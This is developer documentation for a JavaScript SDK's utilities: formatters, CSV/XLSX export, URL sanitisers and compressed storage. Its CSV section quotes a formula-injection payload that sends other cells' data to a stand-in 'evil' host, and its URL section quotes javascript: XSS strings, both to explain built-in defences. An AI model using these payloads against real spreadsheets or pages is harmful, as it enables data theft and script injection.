Utilities
A collection of pure, React-free functions for the tedious everyday chores — grouping lists, merging objects, debouncing callbacks, formatting bytes. Everything is imported straight from tempest-react-sdk and runs in any JS environment (browser, Node, worker).
import { groupBy, pick, debounce, formatBytes } from "tempest-react-sdk";
Tree-shaking
Every function is an independent named export. Import only what you use — your app's bundler drops the rest.

Section utils of the gallery — run it locally to interact.
Arrays
Collection helpers that never mutate the input — they always return a new array (or object).
| Function | Signature | What it does |
|---|---|---|
groupBy(items, key) |
<T, K>(items: T[], key: (item: T) => K) => Record<K, T[]> |
Groups items into buckets keyed by the result of key. |
uniqueBy(items, key) |
<T>(items: T[], key: (item: T) => unknown) => T[] |
Removes duplicates, keeping the first occurrence of each key. |
chunk(items, size) |
<T>(items: T[], size: number) => T[][] |
Splits the list into chunks of at most size items. |
range(start, end, step?) |
(start: number, end: number, step?: number) => number[] |
Builds a numeric range [start, end) with step step (1). |
import { groupBy, uniqueBy, chunk, range } from "tempest-react-sdk";

groupBy([1, 2, 3, 4], (n) => (n % 2 === 0 ? "even" : "odd"));
// { odd: [1, 3], even: [2, 4] }

uniqueBy(
  [
    { id: 1, v: "a" },
    { id: 1, v: "b" },
    { id: 2, v: "c" },
  ],
  (u) => u.id,
);
// [{ id: 1, v: "a" }, { id: 2, v: "c" }]

chunk([1, 2, 3, 4, 5], 2); // [[1, 2], [3, 4], [5]]

range(0, 5); // [0, 1, 2, 3, 4]
range(0, 10, 2); // [0, 2, 4, 6, 8]
range(5, 0, -1); // [5, 4, 3, 2, 1]
chunk requires size >= 1
Calling chunk(items, 0) throws RangeError. range with a wrong-direction (or 0) step returns [] instead of throwing.
Objects
Immutable copies and recursive merge. None of these functions mutate the input.
| Function | Signature | What it does |
|---|---|---|
pick(obj, keys) |
<T, K extends keyof T>(obj: T, keys: K[]) => Pick<T, K> |
New object with only the requested keys (missing keys skipped). |
omit(obj, keys) |
<T, K extends keyof T>(obj: T, keys: K[]) => Omit<T, K> |
New object without the listed keys. |
deepMerge(target, src) |
<T>(target: T, source: Partial<T>) => T |
Recursive merge of plain objects; arrays/instances replace. |
isEmpty(value) |
(value: unknown) => boolean |
true for null, "", [], {}, empty Map/Set. |
import { pick, omit, deepMerge, isEmpty } from "tempest-react-sdk";

pick({ id: 1, name: "Ana", age: 30 }, ["id", "name"]);
// { id: 1, name: "Ana" }

omit({ id: 1, name: "Ana", age: 30 }, ["age"]);
// { id: 1, name: "Ana" }

interface Settings {
  a: number;
  nested: { x: number; y: number; z?: number };
}

const base: Settings = { a: 1, nested: { x: 1, y: 2 } };

deepMerge(base, { nested: { x: 1, y: 20, z: 30 } });
// { a: 1, nested: { x: 1, y: 20, z: 30 } }

isEmpty(0); // false — numbers are never "empty"
isEmpty(false); // false
isEmpty(""); // true
deepMerge does not merge arrays
Arrays and non-plain values (dates, class instances, primitives) replace the whole target value — there is no element-by-element merge. deepMerge({ tags: ["a", "b"] }, { tags: ["c"] }) yields { tags: ["c"] }.
Type guards
Safe type narrowing. They pair nicely with Array.prototype.filter and exhaustive switch statements.
| Function | Signature | What it does |
|---|---|---|
isDefined(value) |
<T>(value: T \| null \| undefined) => value is T |
true when the value is neither null nor undefined. |
isString(value) |
(value: unknown) => value is string |
true for a string primitive. |
isNumber(value) |
(value: unknown) => value is number |
true for a number, excluding NaN. |
isPlainObject(value) |
(value: unknown) => value is Record<string, unknown> |
true only for an object literal (not array/date/instance). |
assertNever(value, message?) |
(value: never, message?: string) => never |
Always throws — marks unreachable code paths. |
import { isDefined, isNumber, assertNever } from "tempest-react-sdk";

const xs: (number | null)[] = [1, null, 2];
const clean: number[] = xs.filter(isDefined); // [1, 2] — type already narrowed

isNumber(NaN); // false
isNumber("42"); // false

type Shape = "circle" | "square";
function area(shape: Shape): number {
  switch (shape) {
    case "circle":
      return 1;
    case "square":
      return 2;
    default:
      return assertNever(shape); // compile error if a case is forgotten
  }
}
assertNever is an exhaustiveness check
Use it in the default branch of a switch. If you add a new union member and forget to handle it, TypeScript complains at compile time — and the runtime fails loudly if something slips through.
Functions
Execution-control wrappers. debounce and throttle expose .cancel().
| Function | Signature | What it does |
|---|---|---|
debounce(fn, wait) |
<A>(fn: (...a: A) => void, wait: number) => ((...a: A) => void) & { cancel } |
Delays fn until wait ms with no new calls (trailing-edge). |
throttle(fn, wait) |
<A>(fn: (...a: A) => void, wait: number) => ((...a: A) => void) & { cancel } |
Runs at most once per wait ms (leading + trailing edge). |
once(fn) |
<A, R>(fn: (...a: A) => R) => (...a: A) => R |
Runs fn only on the first call; afterwards returns the cache. |
memoizeOne(fn) |
<A, R>(fn: (...a: A) => R) => (...a: A) => R |
Memoizes only the most recent call (args compared with Object.is). |
import { debounce, throttle, once, memoizeOne } from "tempest-react-sdk";

const save = debounce((q: string) => search(q), 300);
save("a");
save("ab");
save("abc"); // only "abc" runs after 300ms
save.cancel(); // cancels the pending call

const onScroll = throttle(() => render(), 200);
window.addEventListener("scroll", onScroll);

const init = once(() => expensiveSetup());
init(); // runs
init(); // returns the same result, no re-run

const select = memoizeOne((a: number, b: number) => a + b);
select(1, 2); // computes 3
select(1, 2); // cached 3
select(2, 2); // recomputes 4
memoizeOne remembers only the last call
Unlike an LRU cache — any different argument list recomputes and replaces the cache. Ideal for selectors derived from props.
Promises
| Function | Signature | What it does |
|---|---|---|
sleep(ms) |
(ms: number) => Promise<void> |
Resolves after ms milliseconds. |
withTimeout(promise, ms, msg?) |
<T>(promise: Promise<T>, ms: number, message?: string) => Promise<T> |
Races promise against a timeout; rejects with TimeoutError. |
import { sleep, withTimeout } from "tempest-react-sdk";

await sleep(500); // pauses for half a second

try {
  await withTimeout(fetch("/slow"), 3000, "request too slow");
} catch (error) {
  // error.name === "TimeoutError" when the 3s elapsed
}
IDs
| Function | Signature | What it does |
|---|---|---|
randomId(prefix?) |
(prefix?: string) => string |
Collision-resistant id (uses crypto.randomUUID() with a fallback). |
import { randomId } from "tempest-react-sdk";

randomId(); // "9f1c2b3a-..." (uuid) or "lq3f8k-4a9z1" (fallback)
randomId("user"); // "user-9f1c2b3a-..."
Great for UI keys
Use it for client-generated lists when there is no stable id from the server. For persisted ids, prefer the real backend id.
Strings
| Function | Signature | What it does |
|---|---|---|
capitalize(value) |
(value: string) => string |
Uppercases only the first character. |
camelCase(value) |
(value: string) => string |
Converts to camelCase. |
kebabCase(value) |
(value: string) => string |
Converts to kebab-case (also splits camelCase). |
pluralize(count, singular, pl?) |
(count: number, singular: string, plural?: string) => string |
Picks singular/plural by count (returns the word only). |
import { capitalize, camelCase, kebabCase, pluralize } from "tempest-react-sdk";

capitalize("hello world"); // "Hello world"

camelCase("foo-bar_baz"); // "fooBarBaz"
camelCase("API response"); // "apiResponse"

kebabCase("helloWorld"); // "hello-world"
kebabCase("APIResponse"); // "api-response"

pluralize(1, "item"); // "item"
pluralize(3, "item"); // "items"
pluralize(2, "person", "people"); // "people"
Pre-existing — slugify and truncate
Already in the strings module: slugify(input) builds a URL-safe slug ("São Paulo / Centro" → "sao-paulo-centro"), and truncate(input, max, suffix?) cuts text to max characters appending … (or the given suffix).
Numbers
| Function | Signature | What it does |
|---|---|---|
formatBytes(bytes, decimals?) |
(bytes: number, decimals?: number) => string |
Human-readable size in B/KB/MB/GB/TB (base 1024). |
formatCompactNumber(value, loc?) |
(value: number, locale?: string) => string |
Compact notation (1.2K, 3.4M) via Intl.NumberFormat. |
percentOf(part, total) |
(part: number, total: number) => number |
0–100 percentage, with a zero base returning 0. |
formatPercent(value, options?) |
(value: number, options?: { decimals?: number }) => string |
0–1 fraction as a pt-BR percentage; decimals defaults to 1. |
import { formatBytes, formatCompactNumber, clamp } from "tempest-react-sdk";

formatBytes(0); // "0 B"
formatBytes(1536); // "1.5 KB"
formatBytes(1536, 2); // "1.50 KB"

formatCompactNumber(1234); // "1.2K"
formatCompactNumber(5600000); // "5.6M"
formatCompactNumber(1234, "pt-BR"); // "1,2 mil"

formatPercent(0.9874); // "98,7%"
formatPercent(0.9874, { decimals: 2 }); // "98,74%"
formatPercent(0 / 0); // "—"
decimals is fixed: it pads as well as truncates
formatPercent(0.5, { decimals: 3 }) is "50,000%", not "50%". A column of
numbers stays aligned, which is the case where the extra place matters — a
classifier's confidence at 98.7% on a summary card and at 98.74% on a detail
screen are two different readings of the same number, and the precision belongs
to the call site.
A non-finite input renders as —, not NaN%
Intl.NumberFormat renders NaN as "NaN%" and Infinity as "∞%" — a
division by zero upstream becomes a screen that reads as a bug rather than as
missing data. formatPercent answers "—", matching formatDurationMs in
/perf, which already did.
The pairing with percentOf still holds: it takes a fraction (0–1), so it
is formatPercent(percentOf(a, b) / 100).
Pre-existing — clamp
clamp(value, min, max) pins a number to the [min, max] range (and tolerates min > max, swapping the bounds). clamp(120, 0, 100) → 100.
percentOf exists because of NaN%, not because of the division
(active / total) * 100 with total === 0 produces NaN, and NaN% on an empty panel is the most common way a dashboard announces that it has no data yet. percentOf(5, 0) is 0; non-finite inputs are 0 too.
It does not cap at 100 — 150% of a target is real data somebody wants to see.
Mind the pairing: formatPercent takes a fraction (0–1), so it reads formatPercent(percentOf(a, b) / 100).
Absent values — one answer
Every date field an API returns is nullable (deleted_at, expires_at, half the updated_ats), and every number can be missing. The SDK's formatters answer that one way: —.
import { formatCurrency, formatDate, ABSENT_TEXT } from "tempest-react-sdk";

formatCurrency(balance); // "—" when balance is null
formatDate(order.deliveredAt); // "—" when it has not shipped
formatDate(order.deliveredAt, { fallback: "pending" }); // the text is yours

ABSENT_TEXT; // "—", for when your own cell has to match
It applies to formatCurrency, formatBytes, formatCompactNumber, formatPercent, formatDate and formatDateTime. The two that feed an <input> — formatDateForInput and formatDateTimeForInput — answer "", because that is what an input reads as "no value"; an em dash would arrive as content the user has to delete before typing.
Before 0.66.0, absent became a plausible number
Measured on 0.65.0 — what reached the screen for a column the backend left null:
| input | formatCurrency |
formatBytes |
formatCompactNumber |
formatDate |
|---|---|---|---|---|
null |
"R$ 0,00" |
"NaN undefined" |
"0" |
throws TypeError |
undefined |
"R$ NaN" |
"NaN undefined" |
"NaN" |
throws TypeError |
The two zeroes are why this is a data-correctness fix rather than a cosmetic one: NaN at least looks broken, while R$ 0,00 and 0 are numbers a reader has no way to question — Intl coerces null to zero, and nobody downstream can tell that from a real zero.
And formatDate(null) took the screen down: null.getTime is a TypeError, so a nullable column produced an error rather than a gap.
Absent and invalid are not the same thing
A value that is present and unparseable — a corrupted ISO string — still answers "", deliberately. While reading a log, "nobody filled this in" and "what they filled in is broken" are different findings, and the second is the one worth chasing. A blank cell and a — stop meaning the same thing.
Dates for <input type="date"> — formatDateForInput
formatDate produces dd/MM/yyyy, which an <input type="date"> rejects — it insists on yyyy-MM-dd. Every form with a date rewrites that slice, and rewrites it wrong.
import { formatDateForInput } from "tempest-react-sdk";

formatDateForInput(new Date(2026, 4, 16)); // "2026-05-16"
formatDateForInput("2026-05-16"); // "2026-05-16"
formatDateForInput("not a date"); // "" — the input reads it as "no value"
toISOString().slice(0, 10) gets the day wrong, and only in the evening
It is everyone's reflex, and toISOString converts to UTC first: in UTC-3, anything after 21:00 reports the next day. The form opens on the wrong date only for people working at night, which is the worst kind of bug to reproduce. formatDateForInput builds the date from local parts.
A yyyy-MM-dd string comes back untouched — load-bearing, not a shortcut
new Date("2026-05-16") is UTC midnight, which in UTC-3 is the 15th at 21:00. Without that bypass, handing the input the exact value the backend sent would move it back a day.
Dates and times for <input type="datetime-local"> — formatDateTimeForInput
The sibling of the one above, for the field that stores when, not just which day. The trap is identical — and here it costs the hour as well as the date.
import { formatDateTimeForInput } from "tempest-react-sdk";

formatDateTimeForInput(new Date(2026, 4, 16, 14, 30)); // "2026-05-16T14:30"
formatDateTimeForInput("2026-05-16T14:30"); // "2026-05-16T14:30"
formatDateTimeForInput("2026-05-16T14:30:45"); // "2026-05-16T14:30" — seconds dropped
formatDateTimeForInput("not a date"); // "" — the input reads it as "no value"
An appointment coming back from the backend as a zoned ISO string fills the field without drifting:
import { formatDateTimeForInput } from "tempest-react-sdk";

interface Appointment {
    id: string;
    /** ISO 8601 with an offset, the way the backend serialises it. */
    startsAt: string;
}

export function AppointmentForm({ appointment }: { appointment: Appointment }) {
    return (
        <form method="post">
            <label htmlFor="startsAt">Start</label>
            <input
                id="startsAt"
                name="startsAt"
                type="datetime-local"
                defaultValue={formatDateTimeForInput(appointment.startsAt)}
            />
            <button type="submit">Save</button>
        </form>
    );
}
toISOString().slice(0, 16) gets the date and the hour wrong
Same cause as the sibling, bigger blast radius: a 22:00 slot in UTC-3 becomes 2026-05-17T01:00 — the form opens on the next day, in the small hours. formatDateTimeForInput builds every part from local time.
A zoned string does not come back untouched, on purpose
"2026-05-16T14:30" (naive) is returned as-is. "2026-05-16T14:30:00Z" is not — it is a different instant from the one it looks like, so it is converted to the local calendar the field has to show. Only the exact yyyy-MM-ddTHH:mm shape takes the shortcut.
Seconds are dropped, and that keeps the value honest
A datetime-local steps by the minute unless the app sets step. A :ss the field cannot represent would be discarded on the first edit anyway — truncating here makes the rendered value and the submitted value the same.
Spreadsheets .xlsx — writeXlsx
Exporting data as CSV feels simple until an accent turns into é in Excel. writeXlsx(headers, rows) builds a single-sheet Office Open XML (.xlsx) workbook straight in memory — UTF-8 end to end, so accents survive Excel/LibreOffice/Google Sheets without the CSV BOM fragility. The only dependency is fflate (used to deflate the package), already bundled in the SDK.
import { writeXlsx } from "tempest-react-sdk";

const bytes = writeXlsx(
  ["Name", "Score", "Note"],
  [
    ["Ada", 99, "approved"],
    ["Alan", 87, null], // null becomes an empty cell
  ],
);

const blob = new Blob([bytes], {
  type: "application/vnd.openxmlformats-officedocument.spreadsheetml.sheet",
});
headers: string[]— the first (header) row.rows: (string | number | null)[][]— each value becomes a cell:numberuses the native"n"type (recognised as a number by the spreadsheet app),null(or"") becomes an empty cell, everything else is an inline string.- Returns the file bytes as a
Uint8Array.
The XML is deliberately lean: inline strings (no shared-string table), no styles, no merges. It's a generic writer — map your domain records to headers/rows in your application layer.
From bytes to the user
Pair it with shareOrDownloadBlob: writeXlsx → new Blob([...]) → shareOrDownloadBlob(blob, "data.xlsx") opens the native sheet on mobile and downloads on desktop.
CSV — toCsv and downloadCsv
.xlsx is the right format for someone who will open the spreadsheet. CSV is the right format for someone who will import the file into another system — and it is what nearly every admin panel ends up writing by hand, getting the same two things wrong every time: a name with a comma splits the row, and a name with a quote breaks the very quoting that was supposed to protect it.
import { toCsv, downloadCsv, type CsvColumn } from "tempest-react-sdk";

const COLUMNS: CsvColumn<User>[] = [
  { key: "name", header: "Name" },
  { key: "email", header: "E-mail" },
  { key: "plan", header: "Plan", csv: (u) => u.plan?.label ?? "" },
];

const text = toCsv(users, COLUMNS); // ready-made string
await downloadCsv(users, COLUMNS, "users.csv"); // hand it to the user
| Signature | What it does |
|---|---|
toCsv(rows, columns, options?) |
Returns the whole file as a string. |
downloadCsv(rows, columns, fileName?, options?) |
Builds the text/csv;charset=utf-8 blob and passes it to shareOrDownloadBlob. |
CsvColumn<T> |
{ key, header, csv? } |
CsvOptions |
{ delimiter?: "," \| ";", bom?: boolean, neutralizeFormulas?: boolean } — defaults ",", true and true. |
A DataTable column does not work as-is once it has render
DataTableColumn.render returns a ReactNode. Exporting that writes [object Object] in exactly the column that holds a badge, a link or a formatted date — the table's most important one. A column without render is structurally compatible and can be reused; with render, give it the csv accessor.
RFC 4180 escaping, plus the BOM Excel pt-BR insists on
A field containing the delimiter, a quote or a line break becomes a quoted field — and, with neutralizeFormulas on, so does text holding ,, ; or TAB, whatever the delimiter (see below) —, and each inner quote is doubled. Rows terminate with \r\n. The BOM is on by default because without it Excel on a pt-BR install reads UTF-8 as Latin-1 and every accent turns into mojibake.
Formulas become text by default (CSV injection)
A text field starting with =, +, -, @, TAB or CR is treated as the start of a formula by the OWASP list — Excel and Google Sheets read it that way; LibreOffice 26.2 only evaluated = (table below). Opening the file evaluates the formula. A user name =HYPERLINK("https://evil/?d="&A1,"view") becomes a link that leaks the other cells. So toCsv and downloadCsv prefix ' to those fields, as OWASP recommends: LibreOffice 26.2 imported =1+2 as the formula of:=1+2 (value 3) before, and as the text '=1+2 after.
Numbers are left alone: a number cell, or text that is only a number ("-5", "-1.234,56", "+42"), cannot be a formula — and prefixing it would turn every negative amount in the report into text. A lone "-" is left alone too: it is the "no value" placeholder and has no operand to become a formula. The cost is the visible ' in neutralized text. If the file feeds another system's importer rather than a person's spreadsheet, turn it off with { neutralizeFormulas: false } and the bytes go out as they came.
How each input is read, measured by converting the CSV with LibreOffice 26.2 headless (soffice --headless --infilter="CSV:59,34,76,1" --convert-to fods) and reading each cell's table:formula:
| Input | Without prefix (neutralizeFormulas: false) |
With prefix (default) |
|---|---|---|
=1+2 |
formula, value 3 |
text '=1+2 |
=HYPERLINK("http://…/?d="&A1,"x") |
formula | text |
+55 (11) 99999-9999 |
text | text '+55 (11) 99999-9999 |
@maria |
text | text '@maria |
- |
text | text - (exempt) |
TAB + =1+1 |
text | text ' + TAB + =1+1 (measured before #481; today the field is also quoted, see below) |
space + =1+1 |
text | text (not a trigger) |
\n=1+1 (quoted field) |
text | text (not a trigger) |
LibreOffice only evaluated =. +, @ and TAB stay in the trigger because Excel and Google Sheets read them as the start of a formula — that is OWASP's list, and it was not measured in Excel here.
; is the right delimiter in a pt-BR locale
Where the decimal separator is the comma, Excel opens a comma-separated CSV in a single column. { delimiter: ";" } fixes it — and the escaping follows, quoting the field that contains ;.
Text holding the other locale's separator is quoted
The same file is routinely opened by spreadsheets with different separators: in a , CSV, a pt-BR Excel may split the line on ;. So text holding ,, ; or TAB is always quoted, whatever the delimiter. A quoted field is not split by the spreadsheet, so the segment after the separator never starts a cell — and the user's text goes out intact, with no ' mid-text. With the default delimiter:
| Input | Before (up to 0.77) | Now |
|---|---|---|
x;=HYPERLINK(CHAR(104)&A1) |
x;=HYPERLINK(CHAR(104)&A1) |
"x;=HYPERLINK(CHAR(104)&A1)" |
a,=1+2 (with delimiter: ";") |
a,=1+2 |
"a,=1+2" |
x + TAB + =1+2 |
x + TAB + =1+2 |
"x + TAB + =1+2" |
TAB + =1+1 |
' + TAB + =1+1 |
"' + TAB + =1+1" (a single prefix, at the start) |
-1.234,56 (with delimiter: ";") |
-1.234,56 |
-1.234,56 (plain number: not quoted) |
The ' still goes only at the start of the field, as before. Output measured with toCsv on both versions; no spreadsheet was available in the environment, so how Excel and LibreOffice read these files was not measured. { neutralizeFormulas: false } turns this off too and keeps quoting by the delimiter only.
0 and false are exported; null and undefined become empty fields
Empty means absent, not falsy. Treating 0 as empty is how a report starts under-reporting every row that legitimately holds a zero. A Date is written as ISO, which any system re-imports without guessing a format.
An empty list still writes the header, not an empty file
Whoever opens it needs to see which columns they asked for. A zero-byte file looks like a failed export.
A URL that came from someone else — safeLinkUrl, safeImageUrl, safeAttachmentUrl
Every href built from user data is a place where javascript:alert(1) becomes script on click. React 19 swaps a javascript: href for a stub that throws, but the SDK accepts React 18 — and 18 only warns in the console. Measured with react-dom 18.3.1: the href is written verbatim, and clicking it runs the script in Chromium 153 and Firefox 155, even with download on the <a>.
The three helpers are the same scheme allowlist that Markdown and Chat use internally. They return the URL, or null when it must not become an href/src:
import { safeAttachmentUrl, safeImageUrl, safeLinkUrl } from "tempest-react-sdk";

export function Attachment({ url, name }: { url: string; name: string }) {
  const href = safeAttachmentUrl(url);
  return href ? (
    <a href={href} download={name}>
      {name}
    </a>
  ) : (
    <span>{name}</span>
  );
}

safeLinkUrl("https://x.dev"); // "https://x.dev"
safeLinkUrl("JaVaScRiPt:alert(1)"); // null
safeImageUrl("data:image/svg+xml;base64,PHN2Zz4="); // null
| Helper | Accepts | Use for |
|---|---|---|
safeLinkUrl |
http, https, mailto, tel, sms, relative |
a link the person clicks |
safeImageUrl |
the same + raster data:image/ (png/jpeg/gif/webp/avif/bmp) |
an image src |
safeAttachmentUrl |
http, https, blob, relative + raster data:image/ |
a file to download — blob: is the upload still in flight |
Allowlist, not blocklist
Before comparing, all three strip whitespace and control characters, so java\tscript: and \u0001javascript: fall as javascript:. A blocklist would have to enumerate every spelling; the allowlist refuses what it does not know.
safeAttachmentUrl returns the URL as given
The scheme is judged on the normalized form, but the original comes back: normalizing deletes spaces, and /files/final report.pdf is a real path. Normalization only removes characters — more than the browser's URL parser removes — so there is no scheme the browser sees that the helper does not.
Compressed storage — compressedStorage
localStorage gives you roughly 5 MB per origin and bills two bytes per character. An offline-first app that stores real state — a game save, a long draft, a catalogue cache — hits that ceiling sooner than you would guess, and the symptom is a QuotaExceededError in the middle of a write, not a warning.
compressedStorage is the same typed wrapper as storage, except it gzips what it writes:
import { compressedStorage } from "tempest-react-sdk";

compressedStorage.set("save", { level: 12, inventory: items });

const save = compressedStorage.get("save", null);
get<T>(key, fallback)— decompresses and parses. A missing, unreadable or corrupt key returnsfallback; it never throws.set<T>(key, value)— compresses and writes.remove(key)— deletes the key.
Both are the same implementation, through createJsonStorage
storage and compressedStorage are the same function underneath —
createJsonStorage(codec) — so their surfaces cannot drift. Through v0.44.0
the compressed one was a hand-written copy of the same guards and had no
remove, while its own docstring promised the two were interchangeable at
the call site. Anybody who followed that promise broke on the first remove.
A custom codec takes the same path:
import { createJsonStorage } from "tempest-react-sdk";

// A store that encrypts before writing.
const secrets = createJsonStorage({
  serialize: (value) => encrypt(JSON.stringify(value)),
  deserialize: (raw) => JSON.parse(decrypt(raw)),
});
If the codec throws, the value is written as plain JSON rather than dropped: a larger record still loads, an absent one does not. Only a value not even JSON can represent (a cycle) loses the write.
The format is self-describing
Every value written carries a ~tgz1: prefix. That solves the annoying part of turning compression on for a key that already exists: a read without the marker falls through to a plain JSON.parse, so data already stored stays readable. No migration, no orphaned save.
The same path covers a degraded write: if compression fails, the value is stored as plain JSON rather than dropped — a bigger record still loads, an absent one does not.
Why base64 rather than packing into UTF-16
Base64 costs a third more characters than the raw compressed bytes, and localStorage still bills two bytes per character on top of that. Packing the bytes straight into UTF-16 code units would be denser, but lone surrogates survive neither every storage implementation nor a JSON round-trip — and a save that decodes to garbage is far worse than one that is bigger. Even with that slack, a typical JSON document lands well under a third of its original size.
With useLocalStorage
For React state, pass the codec instead of using the imperative API — you get the hook's cross-tab sync and SSR guard for free:
import { compressedStorageCodec, useLocalStorage } from "tempest-react-sdk";

const [save, setSave] = useLocalStorage("save", EMPTY_SAVE, compressedStorageCodec);
compressToString / decompressFromString are exported standalone too, for when the destination is not localStorage (a backup POST, an IndexedDB record).
Not for everything
Compression costs CPU on both ends. For a theme preference or a boolean flag, use plain storage — the gain is zero and the cost is not. compressedStorage starts paying off at payloads in the tens of KB.
Raw strings — getRaw and setRaw
get/set run the codec both ways: storage.set("theme", "dark") stores "dark" — with the quotes. That is correct while the key is yours, and a silent problem the day it is not:
import { storage } from "tempest-react-sdk";

localStorage.setItem("theme", "dark"); // what the app already had, or another library

storage.get("theme", "system"); // "system" — JSON.parse threw and it fell back
storage.getRaw("theme"); // "dark"

storage.setRaw("theme", "dark"); // stores dark, unquoted — the old reader keeps working
getRaw(key)— returns the string exactly as stored, ornull(absent key, storage unavailable).setRaw(key, value)— stores the string exactly as given.
Same best-effort policy as the JSON pair: SSR-safe, never throws, swallows quota and private-mode errors.
Adopting storage on a key that already exists is a migration, not an import change
Without the raw pair, swapping localStorage.getItem for storage.get does two things at once: reading the old value lands in the catch and returns the fallback, and the first write replaces the value with a quoted one the old code no longer recognises. Nothing fails visibly. In an installed PWA that is the user's preference reset; when the key holds a refresh token, it is a logout.
Use getRaw/setRaw on the existing key, or migrate it on purpose — read with getRaw, write back with set.
Interop with whatever does not speak JSON
The ThemeProvider's tempest-theme key is the example inside the SDK itself: it holds a bare dark, because the inline script from themeInitScript() reads it before any of the app's JavaScript runs. Since v0.65.0 ThemeProvider uses storage.getRaw/setRaw, so the SDK has a single path to localStorage — and the key stays readable by whoever reads it by hand.
It applies to a store with a codec too
getRaw on compressedStorage returns the compressed string with its ~tgz1: marker, undecompressed: raw means without the codec, not without compression specifically.
Recap
- Import any helper straight from
tempest-react-sdk— they are all named, pure, tree-shakable exports. - Spreadsheets:
writeXlsx(headers, rows)builds a single-sheet UTF-8.xlsxas aUint8Array(no CSV BOM drama). - CSV:
toCsv(rows, columns)writes the file with RFC 4180 escaping and a BOM, and neutralizes formulas by default;downloadCsv(...)hands it straight to the user. - User URLs:
safeLinkUrl,safeImageUrlandsafeAttachmentUrlreturn the URL ornull— a scheme allowlist before anyhref/src. - Dates and percentages:
formatDateForInputgives theyyyy-MM-ddan<input type="date">insists on andformatDateTimeForInputgives theyyyy-MM-ddTHH:mman<input type="datetime-local">wants (both from local parts, without the UTC shift);percentOfreturns0instead ofNaNwhen the base is zero. - Compressed storage:
compressedStorage.get/setgzips what it writes; the self-describing format (~tgz1:) reads older values with no migration. In React,useLocalStorage(key, def, compressedStorageCodec). - Arrays/Objects:
groupBy,uniqueBy,chunk,range,pick,omit,deepMerge,isEmpty— always immutable;deepMergereplaces arrays instead of merging them. - Guards:
isDefined,isString,isNumber,isPlainObject,assertNever— safe narrowing +switchexhaustiveness. - Functions:
debounce/throttle(with.cancel()),once,memoizeOneto control execution. - Promises/IDs/Strings/Numbers:
sleep,withTimeout,randomId,capitalize/camelCase/kebabCase/pluralize,formatBytes/formatCompactNumber.
See also
- Utility hooks —
useDebounceis the React flavor ofdebounce. - Utility & headless — components that wrap some of these helpers (
Money,RelativeTime).